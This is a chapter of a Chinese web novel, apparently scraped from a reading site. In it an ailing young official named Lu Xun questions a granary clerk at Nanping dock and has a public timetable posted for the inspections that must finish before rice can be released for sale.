首页
第七十六章:椅子坐到码头,仓
返回
关灯 护眼:关 字号:小

第七十六章:椅子坐到码头,仓曹先慌了

章节报错(免登陆)一秒记住【笔趣阁】
biquge521.com,更新快,无弹窗!

    第七十六章:椅子坐到码头,仓曹先慌了(第1/2页)
    第二日一早。
    南平码头比东市还热闹。
    昨日东市问米桌,已经让京城百姓见了新鲜。
    可今日不一样。
    今日问米桌摆到码头。
    问的不是米铺缺不缺斗。
    而是米到了,为什么不能卖。
    这事更大。
    也更让人心里发慌。
    天还没亮,码头外就围了不少人。
    有米铺掌柜。
    有车夫。
    有脚夫。
    还有许多普通百姓。
    他们不一定买得起整袋米。
    但他们想知道米是不是真到了。
    想知道昨日告示有没有骗人。
    想知道那六百石米,今天到底能不能进城。
    最前头的,还是茶摊老板。
    他今日连摊子都没支,拎着一壶茶就跑来了。
    卖炊饼的汉子也来了。
    炉子推不动,就背了一筐饼。
    两人站在仓门外,像等开戏。
    “来了没?”
    “谁?”
    “陆公子啊。”
    “还没。”
    “椅子呢?”
    “不知道。”
    旁边一个脚夫忍不住道:
    “你们到底是来看米,还是来看椅子?”
    茶摊老板想了想。
    “都看。”
    脚夫:“……”
    说得还挺实在。
    辰时刚到,一辆马车缓缓停在码头外。
    青竹先下来。
    她怀里抱着小册子,身后还跟着两个监察司校尉。
    校尉抬着那把椅子。
    椅背后面挂着一块小木牌。
    字很端正。
    坐稳少说。
    这四个字一露出来,周围人先是安静了一瞬。
    随后哄地笑开。
    “坐稳少说?”
    “这是写给陆公子的?”
    “谁写的?”
    “肯定是身边人写的。”
    “有用吗?”
    “看着不像太有用。”
    青竹脸红得厉害。
    她本来想把木牌挂在椅背后面,陆寻自己看不见,别人也未必注意。
    谁知道码头人这么多。
    椅子一抬下来,所有人都盯着。
    她恨不得把小册子挡在脸前。
    陆寻从马车里出来时,也看见了那四个字。
    他沉默了一下。
    “青竹姑娘。”
    青竹小声道:
    “赵大夫说挂的。”
    赵大夫站在旁边,面无表情。
    “老夫说的。”
    陆寻看了一眼赵大夫。
    又把话咽回去。
    算了。
    这四个字虽然有点丢人。
    但至少比“镇邪椅”强。
    裴玄已经在仓门前等着。
    吕文昌也到了。
    他昨晚几乎没怎么睡,眼下还有青影。
    户部仓曹的人也来了。
    为首的是仓曹主事,姓廖,名廖承德。
    四十来岁,瘦脸,留着一撮短须。
    他手里拿着厚厚一卷文书。
    一看就是准备充足。
    也一看就是来解释的。
    南平三号仓门昨日已经开过。
    六百石米已经入仓封存。
    可放市文书还没到。
    所以今日百姓能不能买到平价米,就看这道文书。
    陆寻坐到椅子上。
    椅子被放在仓门外不远处。
    旁边是一张旧木桌。
    桌上放着官斗、价牌、纸笔,还有昨日青竹写好的告示牌。
    木牌一立。
    码头所有人的眼睛都看了过来。
    青竹低头看了一眼小册子。
    她觉得自己今天不能慌。
    东市她已经看过了。
    码头也没什么好怕的。无非就是人多一点。
    官大一点。
    风大一点。
    还有陆寻更容易被吹病一点。
    想到这里,她赶紧把披风递给陆寻。
    陆寻看她紧张,轻声道:
    “别怕。”
    青竹一愣。
    “我没怕。”
    陆寻笑了笑。
    “那就好。”
    青竹脸微红。
    她确实没那么怕了。就是担心陆寻。
    赵大夫看着陆寻坐好,冷冷道:
    “记住。”
    陆寻叹气。
    “坐稳少说。”
    赵大夫点头。
    “知道就好。”
    周围百姓听见,又是一阵低笑。
    气氛倒是松了不少。
    可仓门前的几个户部仓吏,却一点也笑不出来。
    尤其是廖承德。
    他看着那块“米到了,门未开,文书未到”的牌子,只觉得脸皮发热。
    昨日这牌一立,户部仓曹几乎被骂了一夜。
    早上他来时,尚书大人只说了一句:“你若今日还让米卡在门口,就别回来了。”
    所以他来了。
    带着文书来了。
    但他不是来直接开仓放市的。
    因为事情没那么简单。
    吕文昌看向他。
    “廖主事,放市文书可带来了?”
    廖承德拱手。
    “回吕大人,带来了。”
    周围百姓一听,立刻精神了。
    “带来了?”
    “那是不是能卖米了?”
    “今日能不能买?”
    吕文昌脸色稍缓。
    可廖承德下一句话,又把气氛压住。
    “只是还需补三道验程。”
    吕文昌眉头一皱。
    “三道?”
    廖承德展开文书。
    “第一,需验湿耗。”
    “昨日漕船提前到,米袋未完全晾验。”
    “若湿耗未定,放市后数目难平。”
    “第二,需验仓差。”
    “南平三号仓去年修过仓板,仓容需重新核算。”
    “第三,需候户部仓曹最终押印。”
    “今日午后,应当可以……”
    他话还没说完,周围人已经炸了。
    “还午后?”
    “昨日就说今日午前!”
    “米都进仓了,还验什么湿耗?”
    “你们验来验去,米价又要涨!”
    廖承德脸色难看。
    他并非全无道理。
    米入仓之后,确实要验湿耗、仓容、出入数目。
    否则后续账对不上,仓曹要担责。
    可百姓不懂这些。
    百姓只知道,米到了,门开了,还是买不到。
    吕文昌脸色也沉了下来。
    “廖承德。”
    “昨日已三方验数。”
    廖承德低头。
    “吕大人,三方验的是入仓数。”
    “放市还需定出仓数。”
    “若湿耗过高,实际可放米数不足,后续便会出亏空。”
    “户部仓曹不能不慎。”
    这话又是官话。
    也有理。
    但听得人火大。
    陆寻靠在椅背上,手里捧着温水,半天没说话。
    青竹低头看了一眼椅背后的木牌。
    坐稳少说。
    他倒是真少说了。
    可现在所有人都等着他说。
    青竹轻轻唤了一声:
    “陆寻。”
    陆寻抬头。
    “嗯?”“你要不要……少说一点也行。”
    陆寻笑了。
    “这话说得好。”
    青竹一愣。
    还没反应过来,陆寻已经看向廖承德。
    “廖大人。”
    廖承德立刻看过来。
    他心里其实最防的就是陆寻。
    顾延章都被这人问下去了。
    他一个仓曹主事,怎么敢不防?
    陆寻声音不高。
    “你刚才说三道验程。”
    廖承德点头。
    “是。”
    “每一道要多久?”
    廖承德一怔。
    “这……”
    陆寻道:
    “别说午后。”
    “说时辰。”
    “验湿耗,多久?”
    廖承德迟疑。
    “若人手足够,一个时辰。”
    “验仓差,多久?”
    “半个时辰。”
    “最终押印,多久?”
    廖承德额头冒汗。
    “若文书无误,一刻钟。”
    陆寻点点头。
    “也就是说,一个半时辰,加一刻钟。”
    “从现在开始,午前能不能做完?”
    廖承德没想到他这么问。
    不是骂。
    不是逼。
    而是直接算时间。
    他下意识看天色。
    辰时刚过。
    若真立刻开始,午前确实来得及。
    陆寻继续问:
    “人手够不够?”
    廖承德道:
    “户部人手不够。”
    陆寻看向吕文昌。
    吕文昌立刻道:
    “户部书吏可调。”陆寻又看向裴玄。
    裴玄道:
    “监察司可派人盯验。”
    陆寻再看码头脚夫。
    “愿意帮忙验湿耗搬袋的,有没有?”
    脚夫们互相看了一眼。
    很快有人喊:
    “有!”
    “给工钱吗?”
    这话一出,周围一阵笑。
    陆寻也笑了。“给。”
    他看向吕文昌。
    吕文昌哭笑不得。
    “给。”
    脚夫们立刻精神了。
    “那有!”
    “我来!”
    “我力气大!”
    廖承德一时竟说不出话。
    他原本准备了许多解释。
    湿耗复杂。
    仓差麻烦。
    押印需谨慎。
    可陆寻不跟他辩这些。
    只问多久。
    多少人。
    能不能现在做。
    这样一来,他所有拖延的话都被堵住了。
    陆寻看向青竹。
    “写牌。”
    青竹立刻提笔。
    “写什么?”
    陆寻道:
    “今日三道验程。”
    “第一,验湿耗,辰时二刻开始,预计一个时辰。”
    “第二,验仓差,预计半个时辰。”
    “第三,户部押印,预计一刻钟。”
    “午前张榜,能放多少米,就写多少米。”
    青竹飞快写下。
    写完后,码头上的人都围上来看。
    有人念出来。
    “这下明白了。”
    “不是说午后。”“是每一步多久。”
    “要是拖了,就知道谁拖。”
    这句话一出来,廖承德背后一凉。
    对。
    这牌一立,他就不能再拿“正在验程”四个字糊弄过去。
    辰时二刻开始。
    一个时辰验湿耗。
    半个时辰验仓差。
    一刻钟押印。
    哪一步慢,所有人都看得见。
    吕文昌看着那块牌,忽然觉得陆寻这人太狠了。
    不骂你。
    不催你。
    就把你的时辰写到牌上。
    你自己看着办。
    裴玄冷声道:
    “开始。”
    仓吏、书吏、脚夫立刻动了起来。
    米袋被搬出。
    一袋袋抽验。湿米、干米分开。
    仓板打开重核。
    码头仓使亲自下去看。
    监察司校尉站在旁边记数。
    青竹站在桌边,跟着书吏记时。
    每过一段,她就在小牌旁添一行。
    辰时三刻,已验湿耗一百二十袋。
    巳时初,已验三百袋。
    巳时二刻,湿耗验毕。
    字一写上去,人群就会跟着念。
    念完,大家心里就有底。
    这事竟真的在动。
